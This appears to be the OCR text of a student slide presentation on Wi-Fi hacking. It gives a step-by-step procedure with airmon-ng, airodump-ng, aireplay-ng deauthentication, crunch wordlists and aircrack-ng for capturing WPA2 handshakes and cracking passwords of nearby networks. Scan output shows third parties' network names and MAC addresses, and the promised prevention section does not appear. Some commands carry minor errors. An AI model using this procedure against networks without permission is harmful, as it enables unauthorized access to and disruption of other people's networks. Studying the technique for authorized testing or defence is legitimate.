WIRELESS FIDELITY HACKING

AGENDA


- What is wifi hacking
- Types of tools used for wifi hacking
- WiFi hacking using leosys 150
- Prevention methods

WHAT IS WIFI HACKING

- Wifi stands for wireless fidelity.
- Wifi operates like a local area network without the use of a wire or a cable.
- Wifi uses physical data link layer (PDLL) to operate.

Wireless Media

- Wireless LAN or WLAN
  - Wireless local area network that uses radio waves as its carrier
- Wi-Fi ("Wireless Fidelity")
  - A set of standards for WLANs based on IEEE 802.11
- Wi-Max
  - Emerging technology that can cover ranges up to 10 miles or more
- Satellite/Microwave
  - High speed media used for longer distances and remote locations



Source : http://en.wikipedia.org/wiki/Wireless_LAN


Keyboard
Mouse
Printer
PDA
Desktop
Cellphone
Headset

WIFI HACKING USING NETWORK ADAPTER

Network adapter-leoxsys

This network adapter will be used to hack wifi which are in its range.

Features of this tool.

>external high gain 3dBi Rotatable antenna

>supports monitor mode & packet injection

>Seamlessly compatible with 802.11b/g/n devices


HOW TO USE THIS TOOL

Connect the tool to your pc.

Check whether the tool is in monitor mode by using >>iwconfig

It is not in monitor mode.

So change this into monitor mode



To change this to monitor mode use

>>sudo airmon-ng start wlan0

```
┌──(kali㉿kali)-[~]
└─$ sudo airmon-ng start wlan0
[sudo] password for kali:

Found 2 processes that could cause trouble.
Kill them using 'airmon-ng check kill' before putting
the card in monitor mode, they will interfere by changing channels
and sometimes putting the interface back in managed mode

    PID Name
    480 NetworkManager
   1282 wpa_supplicant

PHY     Interface       Driver          Chipset

phy0    wlan0           rt2800usb       Ralink Technology, Corp. RT5370
                  (mac80211 monitor mode vif enabled for [phy0]wlan0 on [phy0]wlan0mon)
                  (mac80211 station mode vif disabled for [phy0]wlan0)


┌──(kali㉿kali)-[~]
└─$
```

This is changed to monitor mode.

Now you can start hacking wifi.

```
┌──(kali㉿kali)-[~]
└─$ iwconfig
lo        no wireless extensions.

eth0      no wireless extensions.

wlan0mon  IEEE 802.11  Mode:Monitor  Frequency:2.457 GHz  Tx-Power=20 dBm
          Retry short  long limit:2   RTS thr:off   Fragment thr:off
          Power Management:off


┌──(kali㉿kali)-[~]
└─$
```

Start searching for the connections

To search for the nearby connections by using

>>sudo airodump-ng wlan0mon

After that you can see the available networks

Notedown the bssid and channel number


```
File  Actions  Edit  View  Help
CH  8 ][ Elapsed: 18 s ][ 2022-07-27 06:24

BSSID              PWR  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

F8:C4:F3:B1:04:91   -1        0        0    0   1   -1                    <length:  0>
E2:D1:67:03:44:7E   -1        0        0    0  11   -1                    <length:  0>
E2:53:6E:04:CE:87  -28        3        1    0   1  180   WPA2 CCMP   PSK  Devarshi
B6:97:B1:2E:0F:F3  -41        1        1    0   6   65   WPA2 CCMP   PSK  Akshay
82:98:8E:B0:9C:0C  -43        2        0    0  12  180   WPA2 CCMP   PSK  realme Narzo 10
0A:DA:8A:27:A0:1A  -44        4        0    0   1  180   WPA2 CCMP   PSK  vivo 2004
28:3B:82:2F:FD:9D  -44        2        0    0   1  270   WPA2 CCMP   PSK  Eeeseminarhall
AA:E8:12:2B:5B:A4  -45        3        0    0   6  360   WPA2 CCMP   PSK  _G_Nash_
36:BF:F9:20:AF:F1  -46        2        0    0  11  180   WPA2 CCMP   PSK  Shanmukh
56:14:F3:E7:BA:C6  -46        3       13    0   1  130   WPA2 CCMP   PSK  HP 9996
AE:64:76:7B:AF:ED  -47        3        0    0  11  180   WPA2 CCMP   PSK  realme C21
86:5C:F3:80:E2:4C  -48        3        0    0   1  130   WPA2 CCMP   PSK  DIRECT-DOLAPTOP-GF873660msNU
A2:84:39:34:C8:4D  -49        2        0    0   6  180   WPA2 CCMP   PSK  rk
1A:02:19:55:66:1F  -49        3        0    0  10  180   WPA2 CCMP   PSK  OPPO A31
3E:58:C2:67:0D:EA  -49        2       14    0   1  130   WPA2 CCMP   PSK  BUNTY 9305
8A:DA:B3:F3:67:B6  -51        1        0    0   6  180   WPA2 CCMP   PSK  vivo 1818
6E:6A:77:6F:F7:A7  -51        4        0    0   1  130   WPA2 CCMP   PSK  WIN-1RGGCU4HP92 1585
EE:5B:53:EA:B7:B8  -54        4        9    0   8  360   WPA2 CCMP   PSK  POCO X3
36:02:86:08:76:FE  -55        1        0    0   6  130   WPA2 CCMP   PSK  poojitha
CA:E7:DA:4B:C8:41  -56        0        4    0   6  130   WPA2 CCMP   PSK  LAPTOP-0G1K673P 1737
B6:06:7E:23:D3:90  -57        1        0    0   1  360   WPA2 CCMP   PSK  Redmi Note 9 Pro max
72:B2:2A:76:D2:B7  -58        4        0    0  13  180   WPA2 CCMP   PSK  Memu Pedhollamu Bro 🤪
EE:61:FE:32:EE:DE  -58        1        0    0   7  180   WPA2 CCMP   PSK  Realme9pro
AE:91:6A:59:BF:DB  -59        2        0    0   6   65   WPA2 CCMP   PSK  Hackdepaapa
42:02:09:88:CF:BB  -59        1        0    0   6  180   WPA2 CCMP   PSK  V2031
CE:91:B7:5D:91:99  -59        5        0    0   1  360   WPA2 CCMP   PSK  Saiteja
F2:06:5E:A9:FC:FC  -60        0        2    0   7   -1   WPA              <length:  0>
48:13:F3:01:7E:D8  -61        1        0    0  11   65   WPA2 CCMP   PSK  vivo 1807
32:64:70:6E:0B:F9  -67        0        2    0   1   -1   WPA              <length:  0>

BSSID              STATION            PWR   Rate    Lost    Frames  Notes  Probes

F8:C4:F3:B1:04:91  92:15:2F:65:67:7A  -78    0 - 1      0        3
E2:D1:67:03:44:7E  74:E5:F9:3A:8C:89  -62    0 - 6e     0        9
B6:97:B1:2E:0F:F3  B6:3A:79:3A:60:B9  -50    0 - 1e     1        2
B6:97:B1:2E:0F:F3  60:A5:E2:21:8D:88  -54    0 - 6e     0        2
36:BF:F9:20:AF:F1  90:CC:DF:F4:90:8E  -60    0 - 1e     0        3
56:14:F3:E7:BA:C6  0E:42:E1:80:61:95  -46   24e-24e   273       26
3E:58:C2:67:0D:EA  90:CD:B6:81:62:F7   -1   24e- 0      0        1
3E:58:C2:67:0D:EA  E2:6C:F8:E1:BF:23  -40    0 - 1e     0        1
3E:58:C2:67:0D:EA  90:78:B2:CB:B8:B7  -42   24e- 1e     0       16
8A:DA:B3:F3:67:B6  00:45:E2:8E:FE:E3  -52    0 - 1      0        1
EE:5B:53:EA:B7:B8  30:03:C8:AE:E0:D9   -1   24e- 0      0        8
36:02:86:08:76:FE  90:E8:68:14:92:2D  -40    0 - 1e     0        1
CA:E7:DA:4B:C8:41  02:62:5E:79:CD:19   -1    5e- 0      0        2
CA:E7:DA:4B:C8:41  14:13:33:C5:05:15  -58    0 -24e     0        2
42:02:09:88:CF:BB  CC:6B:1E:A0:49:47  -46    0 - 1      0        1
Quitting ...
```

>>sudo airodump-ng –c(channel) –w (filename) –d (bssid) wlan0mon


>>sudo airodump-ng –c11 –w test –d (bssid) wlan0mon

Wait for the WPA handshake.


If handshake is not coming then send deauthentication packets .so that the wifi gets reconnected and we will get the hand shake



>>sudo aireplay-ng –deauth 0 –a (bssid) wlan0




>>once the handshake is captured now check for key



Now create the password list in a file


>>crunch (min) (max) (a:zA:Z0:9) –o (text filename)

>>crunch 8 8 abc12 -o psw.txt



>>sudo aircrack-ng test-01.cap –w psw.txt

It starts for checking the password



After some iterations the password will be shown there